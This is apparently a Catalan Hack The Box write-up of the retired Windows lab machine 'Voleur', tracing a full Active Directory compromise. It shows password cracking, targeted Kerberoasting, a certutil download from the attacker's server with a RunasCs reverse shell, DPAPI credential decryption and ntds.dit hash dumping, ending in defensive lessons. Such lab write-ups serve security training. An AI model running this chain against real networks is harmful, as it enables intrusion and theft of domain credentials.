




RETIRED MACHINE

Voleur

Machine Writeup · Hack The Box

4.2 ★

RATING

Medium

DIFFICULTY

Windows

OS

2,812

USER OWNS

2,540

SYSTEM OWNS

30

POINTS

MACHINE SYNOPSIS

Voleur és una màquina Windows de dificultat mitjana amb un escenari d'assume breach. Les credencials inicials (ryan.naylor) permeten accedir via Kerberos, ja que NTLM està deshabilitat. A la share SMB IT es troba un fitxer Excel xifrat (Access_Review.xlsx); office2john + john el craca (football1) revelant credencials de svc_Idap i que todd.wolfe ha estat eliminat. BloodHound mostra que svc_Idap té WriteSPN sobre svc_winrm → targeted Kerberoast obté el hash de svc_winrm, cracat amb john (AFireInsidedeOzarctica980219afi). Amb evil-winrm entrem com svc_winrm i obtenim la user flag. RunasCs pivota a svc_Idap (membre de RESTORE_USERS) per restaurar l'objecte eliminat todd.wolfe. Todd accedeix a la share Third-Line Support amb un backup de perfil que conté fitxers DPAPI; impacket-dpapi desxifra les credencials de jeremy.combs. Jeremy té una clau SSH per accedir al WSL (port 2222) on es troben backups de ntds.dit + SYSTEM. secretsdump extreu el hash de l'Administrator, completant el domain takeover.

CONTINGUT

01 Reconeixement & Enumeració Inicial

02 Kerberos Setup & SMB Share IT

03 Excel Xifrat — office2john + Crack

04 BloodHound — Cadena de Privilegis

05 WriteSPN → Targeted Kerberoast → svc_winrm

06 Evil-WinRM — User Flag

07 RunasCs — Pivot a svc_ldap & Restauració todd.wolfe

08 DPAPI — jeremy.combs & SSH WSL → Administrator

09 Lliçons Apreses

MH

Martí Hervás

Penetration Tester · Hack The Box · 2026

01

Reconeixement & Enumeració Inicial

TTL 127 del ping confirma Windows. L'escaneig nmap revela una pila completa de Domain Controller: DNS (53), Kerberos (88), LDAP (389/3268), SMB (445), WinRM (5985) i un SSH (2222) amb Ubuntu — indicatiu de WSL. LDAP confirma el domini **voleur.htb** i hostname **DC**. El SMB signing és obligatori i NTLM està deshabilitat (**NTLM:False**) → tot s'ha de fer per Kerberos.

NMAP — DESCOBERTA DE PORTS

nmap — voleur.htb DC confirmat, port 2222 SSH (WSL)

```
$ nmap -Pn -n --open -p- --min-rate 5000 10.129.232.130 -oG allPorts
$ extractPorts allPorts

[*] IP Address: 10.129.232.130
[*] Open ports: 53,88,135,139,389,445,464,593,636,2222,3268,3269,5985,9389,...

# Port 2222 = OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 -> indicatiu WSL!
# SMB: signing:True NTLM:False -> entorn pur Kerberos
```

SCAN DE VERSIONS — PORTS CLAU

nmap -sCV — stack AD confirmat, WSL detectat per dual OS

```
$ nmap -Pn -n -sCV -p53,88,389,445,2222,3268,5985 10.129.232.130 -oN target_tcp

53/tcp    open  domain    Simple DNS Plus
88/tcp    open  kerberos  Microsoft Windows Kerberos
389/tcp   open  ldap      LDAP (Domain: voleur.htb)
445/tcp   open  smb?
2222/tcp  open  ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Linux!)
3268/tcp  open  ldap      LDAP (Domain: voleur.htb)
5985/tcp  open  http      Microsoft HTTPAPI 2.0 <- WinRM

| smb2-security-mode: Message signing enabled and required
| smb2-time: clock-skew: 8h00m00s <- cal sincronitzar rellotge!
Service Info: Host: DC; OSs: Windows, Linux
```

SMB / LDAP — NTLM DESHABILITAT

netexec — NTLM deshabilitat, entorn pur Kerberos

```
$ nxc smb 10.129.232.130
SMB  DC  [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (NTLM:False)

$ nxc ldap 10.129.232.130
LDAP DC  [*] None (name:DC) (domain:voleur.htb) (NTLM:False)

# NTLM:False -> totes les autenticacions han d'anar per Kerberos (-k flag)
# Primer pas: sincronitzar el rellotge amb el DC
$ sudo rdate -n 10.129.232.130
# o: sudo ntpdate dc.voleur.htb
```

NOTE

El clock-skew de 8 hores és crític per Kerberos — un desajust de més de 5 minuts provoca errors d'autenticació (KRB_AP_ERR_SKEW). Sempre sincronitza el rellotge amb `sudo rdate -n` o `ntpdate` abans de qualsevol operació Kerberos. El port 2222 amb Ubuntu en un DC Windows és un senyal clar de WSL actiu.

02**Kerberos Setup & SMB Share IT**

Amb el rellotge sincronitzat, les credencials inicials **ryan.naylor:HollowOct31Nyt** s'autentiquen per Kerberos (-k). L'enumeració de shares revela la share **IT** accessible en lectura. Dins hi ha la carpeta **First-Line Support** amb el fitxer **Access_Review.xlsx**. L'intent de descarregar-lo directament mostra que és xifrat (CDFV2 Encrypted).

VALIDACIÓ CREDENCIALS — KERBEROS

netexec -k — credencials ryan.naylor validades per Kerberos

```
$ nxc smb DC.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -k
SMB DC [*] x64 (name:DC) (domain:voleur.htb) (signing:True) (NTLM:False)
SMB DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt

$ nxc ldap DC.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -k
LDAP DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt

# Credencials vàlides! Ara enumerem shares:
$ nxc smb DC.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
SMB DC IT READ <- accessible!
SMB DC HR <- accés denegat
SMB DC Finance <- accés denegat
SMB DC SYSVOL READ
SMB DC NETLOGON READ
```

SMCLIENT — DESCÀRREGA Access_Review.xlsx

smbclient Kerberos — IT share, Access_Review.xlsx descarregat

```
$ smbclient -U 'voleur.htb/ryan.naylor%HollowOct31Nyt' \
--realm=voleur.htb //DC.voleur.htb/IT
smb: \> ls
First-Line Support D 0 Wed Jan 29 09:40:17 2025
smb: \> cd 'First-Line Support'
smb: \First-Line Support\> get Access_Review.xlsx
getting file Access_Review.xlsx of size 16896 (179.3 KiloBytes/sec)

$ file Access_Review.xlsx
Access_Review.xlsx: CDFV2 Encrypted <- xifrat!
```

NOTE

Per connectar a shares SMB amb Kerberos, s'usa `smbclient.py` d'impacket o `smbclient` natiu amb el flag `--realm`. Cal tenir el `krb5.conf` configurat correctament amb el domini **VOLEUR.HTB** apuntant al DC. Alternativa: `impacket-getTGT` per generar un ccache i exportar-lo a `KRB5CCNAME`.

03

Excel Xifrat — office2john + Crack

L'Excel està xifrat amb MS Office 2013 (AES-256). La ferramenta **office2john** extreu el hash del fitxer i **john** el craca contra rockyou.txt en 4 segons: **football1**. Un cop obert, el full de càlcul revela usuaris de domini, contrasenyes de servei, nivells d'accés i una nota important: l'usuari **Todd.Wolfe ha estat eliminat** del domini, i les contrasenyes de **svc_ldap:M1XyC9pW7qT5Vn** i **svc_iis:N5pXyW1VqM7CZ8**.

OFFICE2JOHN + JOHN — CRACK CONTRASENYA

office2john + john — Access_Review.xlsx cracat en 4 segons

```
$ office2john Access_Review.xlsx > excel_hash.txt
Access_Review.xlsx:$office$*2013*100000*256*16*a80811...

$ john -w:/usr/share/wordlists/rockyou.txt excel_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 5 OpenMP threads
football1      (Access_Review.xlsx)
1g 0:00:00:04 DONE -- 0.2202g/s 176.2p/s

# Contrasenya: football1
```

CONTINGUT ACCESS_REVIEW.XLSX — TROBALLES CLAU

Access_Review.xlsx — credentials + compte eliminat descoberts

```
# Credencials de servei trobades al full de càlcul:
svc_ldap  : M1XyC9pW7qT5Vn  <- LDAP service account
svc_iis   : N5pXyW1VqM7CZ8  <- IIS service account

# Nota important al full:
Todd.Wolfe -> COMPTE ELIMINAT (KDC_ERR_C_PRINCIPAL_UNKNOWN)
            Contrasenya anterior: NightT1meP1dg3on14

# Validació credencials svc_ldap:
$ nxc ldap DC.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k
LDAP DC [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
```

NOTE

MS Office 2013 usa AES-256 amb 100.000 iteracions SHA1 — és l'algoritme de hash d'office2john mode 9600 de hashcat. Tot i ser robust, contrasenyes febles com 'football1' es craquen ràpidament. L'error KDC_ERR_C_PRINCIPAL_UNKNOWN al validar Todd.Wolfe confirma que el compte és inexistent al domini (eliminat o mai creat).

04

BloodHound — Cadena de Privilegis AD

BloodHound/RustHound-CE recopila dades AD amb les credencials de ryan.naylor. L'anàlisi revela la cadena d'atac completa: **svc_ldap és membre de RESTORE_USERS**, grup que té GenericWrite sobre Second-Line Support. Críticament, **svc_ldap té WriteSPN sobre svc_winrm** (que pertany a Remote Management Users), obrint la porta a un atac de **Targeted Kerberoasting via SPN Ghost Hijacking**.

RUSTHOUND-CE — RECOLLIDA DADES AD

rusthound-ce — dades AD exportades a BloodHound

```
$ rusthound-ce -d voleur.htb -u ryan.naylor -p HollowOct31Nyt -c All --zip

[*] Connected to VOLEUR.HTB Active Directory!
[*] Starting data collection...
[*] All data collected for DC=voeur,DC=htb
[*] Compressing data to: 20260527_BloodHound.zip

# Alternatiu: bloodhound-python -k
$ bloodhound-python -u ryan.naylor -p HollowOct31Nyt -d voleur.htb -c All -k
```

BLOODHOUND — CADENA D'ATAC IDENTIFICADA

BloodHound — cadena completa: WriteSPN + RESTORE_USERS + DPAPI

```
# Cadena de privilegis descoberta:

ryan.naylor
-> (credencials inicials assume-breach)

svc_ldap --[WriteSPN]--> svc_winrm --[MemberOf]--> REMOTE MANAGEMENT USERS
                                         -> evil-winrm access!

svc_ldap --[MemberOf]--> RESTORE_USERS
                        -> pot restaurar objectes AD eliminats
                        -> todd.wolfe (compte eliminat al Excel)

todd.wolfe --> share Third-Line Support --> backup de perfil --> DPAPI
-> jeremy.combs --> SSH WSL port 2222 --> ntds.dit backup --> Administrator
```

NOTE

WriteSPN és un ACL d'Active Directory que permet assignar un Service Principal Name (SPN) a un compte. Un cop assignat, qualsevol usuari del domini pot sol·licitar un TGS per aquell SPN i intentar cracar-lo offline — atac conegut com Kerberoasting. La combinació WriteSPN + compte amb accés WinRM és un vector d'escalada crític.

05

WriteSPN → Targeted Kerberoast → svc_winrm

Amb les credencials de svc_ldap i el seu dret WriteSPN sobre svc_winrm, s'executa un **Targeted Kerberoast** usant **targetedKerberoast.py**. L'eina afegeix automàticament un SPN al compte objectiu, sol·licita el TGS, extreu el hash i neteja el SPN. John craca el hash de svc_winrm en 6 segons: **AFireInsidedeOzarctica980219afi**. El hash de lacey.miller no es pot cracar.

TGT svc_ldap + TARGETED KERBEROAST

targetedKerberoast.py — hashes TGS extrets per WriteSPN

```
$ python3 getTGT.py voleur.htb/svc_ldap:M1XyC9pw7qT5Vn -dc-ip 10.129.232.130
Impacket v0.14.0 - Copyright Fortra, LLC
[*] Saving ticket in svc_ldap.ccache

$ export KRB5CCNAME=svc_ldap.ccache

$ python3 targetedKerberoast.py -v -d 'voleur.htb' -u 'svc_ldap' \
  -p 'M1XyC9pw7qT5Vn' -k --dc-host DC.voleur.htb

[+] Printing hash for (svc_winrm)
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$...
[+] Printing hash for (lacey.miller)
$krb5tgs$23$*lacey.miller$VOLEUR.HTB$...
```

JOHN — CRACK HASH svc_winrm

john — svc_winrm hash cracat en 6 segons

```
$ john -w:/usr/share/wordlists/rockyou.txt svc_winrm_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 5 OpenMP threads

AFireInsidedeOzarctica980219afi (?)
1g 0:00:00:06 DONE -- 0.1490g/s 1709Kp/s

# Credencials: svc_winrm : AFireInsidedeOzarctica980219afi
# lacey.miller hash: no es pot cracar amb rockyou.txt
```

NOTE

targetedKerberoast.py automatitza tot el flux WriteSPN: afegeix un SPN fictici al compte objectiu, demana el TGS, extreu el hash Kerberos 5 TGS (etype 23 / RC4) i elimina el SPN per deixar el menor rastre possible. L'etype 23 (RC4) és vulnerable a cracking offline — és el mode 13100 de hashcat.

06

Evil-WinRM — Accés i User Flag

Amb les credencials de svc_winrm cracades, es genera un TGT via impacket-getTGT i s'estableix una sessió **evil-winrm** usant Kerberos (-r voleur.htb). La user flag es troba al Desktop de svc_winrm. L'enumeració confirma que svc_winrm pertany a Remote Management Users i que el perfil de svc_Idap és accessible — preparant el pivot.

TGT svc_winrm + EVIL-WINRM KERBEROS

evil-winrm Kerberos — sessió com svc_winrm

```
$ python3 getTGT.py voleur.htb/svc_winrm:'AFireInsidede0zarctica980219afi'
[*] Saving ticket in svc_winrm.ccache

$ export KRB5CCNAME=svc_winrm.ccache

$ evil-winrm -i dc.voleur.htb -u svc_winrm -r voleur.htb
*Evil-WinRM* PS C:\Users\svc_winrm> whoami
voleur\svc_winrm
```

USER FLAG

user flag obtinguda — svc_winrm Desktop

```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> dir
Directory: C:\Users\svc_winrm\desktop

Mode                LastWriteTime         Length Name
----                -
-a----            1/29/2025   7:07 AM          2312 Microsoft Edge.lnk
-ar---            5/26/2026   3:29 PM           34      user.txt

*Evil-WinRM* PS C:\Users\svc_winrm\desktop> type user.txt
4b31c229f7c493e1bab16e9a5609a00f
```

07

RunasCs — Pivot svc_Idap & Restauració todd.wolfe

Per aprofitar el dret **RESTORE_USERS** de svc_Idap, cal una sessió com aquell usuari. **RunasCs.exe** permet executar processos com un usuari diferent des d'una sessió WinRM. Es descarrega des del servidor HTTP de l'atacant i s'executa per obtenir un reverse shell com svc_Idap. Amb aquesta sessió, **bloodyAD** o **Get-ADObject | Restore-ADObject** restaura el compte eliminat **todd.wolfe**, permetent autenticar-se amb la contrasenya trobada al Excel.

DESCÀRREGA RUNASCS I PIVOT A svc_ldap

RunasCs — pivot a svc_ldap via reverse shell

```
# Des de la sessió evil-winrm de svc_winrm:
*Evil-WinRM* PS C:\programdata> certutil -urlcache -split -f \
    http://10.10.14.91:8008/RunasCs.exe
CertUtil: -URLCache command completed successfully.

# Llançar reverse shell com svc_ldap:
*Evil-WinRM* PS C:\programdata> ./RunasCs.exe svc_ldap M1XyC9pw7qT5Vn \
    powershell.exe -r 10.10.14.91:4445
[+] Running in session 0 with CreateProcessWithLogonW()
[+] Async process 'powershell.exe' with pid 5116 created.

# Listener rep connexió:
$ nc -nvlp 4445
connect to [10.10.14.91] from [10.129.232.130]
PS C:\Windows\system32> whoami
voleur\svc_ldap
```

RESTAURACIÓ todd.wolfe — AD RECYCLE BIN

Restore-ADObject — todd.wolfe recuperat del Recycle Bin

```
# Mètode 1: PowerShell AD module (des de sessió svc_ldap):
PS> Get-ADObject -Filter 'isDeleted -eq $true -and Name -like "*Todd*" ' \
    -IncludeDeletedObjects | Restore-ADObject

# Mètode 2: bloodyAD (des de l'atacant):
$ export KRB5CCNAME=svc_ldap.ccache
$ bloodyAD -d voleur.htb -k --host DC.voleur.htb \
    -u svc_ldap -p M1XyC9pw7qT5Vn get writable --include-del
# -> localitzar DN de todd.wolfe i restaurar SAMAccountName

# Validar restauració i autenticació:
$ python3 getTGT.py VOLEUR.HTB/todd.wolfe:'NightTimeP1dg3on14'
[*] Saving ticket in todd.wolfe.ccache
# todd.wolfe restaurat i autenticat correctament!
```

NOTE

AD Recycle Bin conserva els objectes eliminats fins a 180 dies per defecte (tombstoneLifetime). RESTORE_USERS és un grup personalitzat que ha estat configurat per tenir GenericWrite/restauració sobre objectes eliminats. Bloodyad amb --include-del permet veure i modificar objectes en estat tombstone. Cal que svc_ldap tingui permisos Read/Write sobre l'objecte eliminat.

08

DPAPI → jeremy.combs → WSL SSH → Administrator

Amb todd.wolfe restaurat, el seu TGT permet accedir a la share SMB **Third-Line Support** que conté un backup del seu perfil de Windows. El backup inclou fitxers **DPAPI** (Master Key + Credential Blob). **impacket-dpapi** desxifra la Master Key amb la contrasenya de todd.wolfe i extreu les credencials de **jeremy.combs:qT3V9pLXyN7W4m**. Jeremy té una clau SSH privada que permet connectar al WSL (port 2222) com svc_backup. Al WSL es troben backups de **ntds.dit + SYSTEM**. **secretsdump** extreu el hash de l'Administrator → domain takeover complet.

TODD.WOLFE — SHARE THIRD-LINE SUPPORT + FITXERS DPAPI

SMB Third-Line Support — fitxers DPAPI de todd.wolfe descarregats

```
$ export KRB5CCNAME=todd.wolfe.ccache
$ nxc smb DC.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -k --shares
SMB DC Third-Line Support READ <- nou accés!

# Connectar i descarregar fitxers DPAPI:
$ smbclient -U 'voleur.htb/todd.wolfe%NightT1meP1dg3on14' \
  --realm=voleur.htb //DC.voleur.htb/Third-Line Support'
smb:\> cd 'Backups/Users/todd.wolfe/AppData/Roaming/Microsoft/Protect'
# -> descarregar Master Key: 08949382-134f-4c63-b93c-ce52efc0aa88
smb:\> cd 'Backups/Users/todd.wolfe/AppData/Roaming/Microsoft/Credentials'
# -> descarregar Credential Blob: 772275FAD58525253490A9B0039791D3
```

IMPACKET-DPAPI — DESXIFRAR CREDENCIALS jeremy.combs

impacket-dpapi — credencials jeremy.combs recuperades

```
# Pas 1: desxifrar la Master Key amb SID + contrasenya de todd.wolfe:
$ impacket-dpapi masterkey \
  -file 08949382-134f-4c63-b93c-ce52efc0aa88 \
  -sid S-1-5-21-3927696377-1337352550-2781715495-1110 \
  -password NightT1meP1dg3on14
[MASTERKEY] Decrypted key: 0x8d2a...f3e1...

# Pas 2: desxifrar el Credential Blob amb la Master Key:
$ impacket-dpapi credential \
  -file 772275FAD58525253490A9B0039791D3 \
  -key 0x8d2a...f3e1
UserName: jeremy.combs
Password: qT3V9pLXyN7W4m
```

JEREMY.COMBS — CLAU SSH + ACCÉS WSL

SSH port 2222 — accés WSL com svc_backup via id_rsa

```

# jeremy.combs té accés a la share amb clau SSH i nota WSL:
$ nxc smb DC.voleur.htb -u jeremy.combs -p 'qT3V9pLXyN7W4m' -k --shares
SMB  DC  IT  READ

# A IT/Third-Line Support: id_rsa + Note.txt
# Note.txt: 'SSH key for WSL backup service access on port 2222'

# Connexió SSH al WSL:
$ ssh -i id_rsa svc_backup@dc.voleur.htb -p 2222
svc_backup@voleur:~$ whoami
svc_backup
svc_backup@voleur:~$ uname -a
Linux voleur ... Ubuntu 20.04 <- WSL confirmat!
```

NTDS.DIT + SYSTEM → SECRETSDUMP → ADMINISTRATOR

secretsdump — hash Administrator extret del ntds.dit backup

```

# Localitzar backups AD al WSL:
svc_backup@voleur:~$ find /mnt/c/IT -name 'ntds.dit' 2>/dev/null
/mnt/c/IT/Third-Line Support/Backups/Active Directory/ntds.dit
/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM

# Copiar fitxers a l'atacant via SCP:
$ scp -i id_rsa -P 2222 \
    'svc_backup@dc.voleur.htb:/mnt/c/IT/Third-Line Support/Backups/Active Directory/ntds.dit' .
$ scp -i id_rsa -P 2222 \
    'svc_backup@dc.voleur.htb:/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM' .

# Extreure tots els hashes del domini:
$ secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

ADMINISTRATOR — DOMAIN TAKEOVER COMPLET

evil-winrm Administrator — domain takeover complet

```

# Generar TGT com Administrator (Pass-the-Hash + Kerberos):
$ impacket-getTGT voleur.htb/Administrator \
  -hashes :e656e07c56d831611b577b160b259ad2 -dc-ip 10.129.232.130
[*] Saving ticket in Administrator.ccache

$ export KRB5CCNAME=Administrator.ccache
$ evil-winrm -i dc.voleur.htb -u Administrator -r voleur.htb
*Evil-WinRM* PS C:\Users\Administrator> whoami
voleur\administrator

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
# ROOT FLAG -> DOMAIN TAKEOVER COMPLETAT!

# CADENA COMPLETA:
# ryan.naylor -> Excel -> svc_ldap -> WriteSPN -> svc_winrm (user flag)
# -> RunasCs -> svc_ldap -> RESTORE todd.wolfe -> DPAPI -> jeremy.combs
# -> WSL SSH -> ntds.dit -> Administrator (root flag)

```

NOTE

DPAPI (Data Protection API) de Windows xifra les credencials usant la contrasenya del perfil de l'usuari com a clau de derivació. Si es té la contrasenya del compte i el SID, impacket-dpapi pot desxifrar qualsevol Credential Blob sense necessitat d'estar al sistema. Els backups de ntds.dit + SYSTEM equivalen a tenir una còpia completa de la base de dades del domini — mai s'han de deixar en recursos accessibles.

09

Lliçons Apreses

01

Kerberos Pur Requereix Sincronització de Relotge

NTLM deshabilitat obliga a usar Kerberos per a tota autenticació. Un clock-skew superior a 5 minuts provoca errors KRB_AP_ERR_SKEW. Sempre sincronitza amb sudo ntpdate o rdate abans de qualsevol operació. Genera krb5.conf correcte amb el domini i el KDC — netexec --generate-krb5-file automatitza aquest pas.

02

Documents Ofimàtics Protegits Contenen Credencials de Domini

L'Excel xifrat amb la contrasenya 'football1' exposava credencials de comptes de servei i informació sobre comptes eliminats. La protecció d'Office 2013 amb AES-256 és robusta però inútil amb contrasenyes febles. Mai s'han de desar credencials en documents compartits, independentment del xifratge.

03

WriteSPN és un ACL Crític per Targeted Kerberoasting

El dret WriteSPN sobre un compte permet afegir un SPN fictici i forçar el KDC a emetre un TGS craçable offline. targetedKerberoast.py automatitza tot el flux: afegir SPN, sol·licitar TGS, extreure hash i netejar el SPN. Audita regularment els ACLs d'AD cercant WriteSPN, GenericWrite i WriteDACL.

04

AD Recycle Bin Conserva Comptes Eliminats amb les seves Credencials

todd.wolfe havia estat eliminat del domini però la contrasenya original seguia vàlida un cop restaurat. `RESTORE_USERS` tenia permisos per desfer l'eliminació. Implementa un procés de reset de contrasenya obligatori en restaurar comptes i audita els membres de grups amb drets de restauració d'objectes AD.

05

Backups de NTDS.dit en Recursos Accessibles Equivalen a Compromís Total

El fitxer `ntds.dit` és la base de dades completa del domini — conté tots els hashes de tots els usuaris. Trobar-lo accessible via WSL/SMB amb `SYSTEM` permet `secretsdump` i hash de l'Administrator. Els backups AD s'han de xifrar, signar i emmagatzemar en sistemes d'accés restringit amb rotació de claus.

Writeup elaborat per Marti Hervas · Hack The Box · Voleur Machine · 2026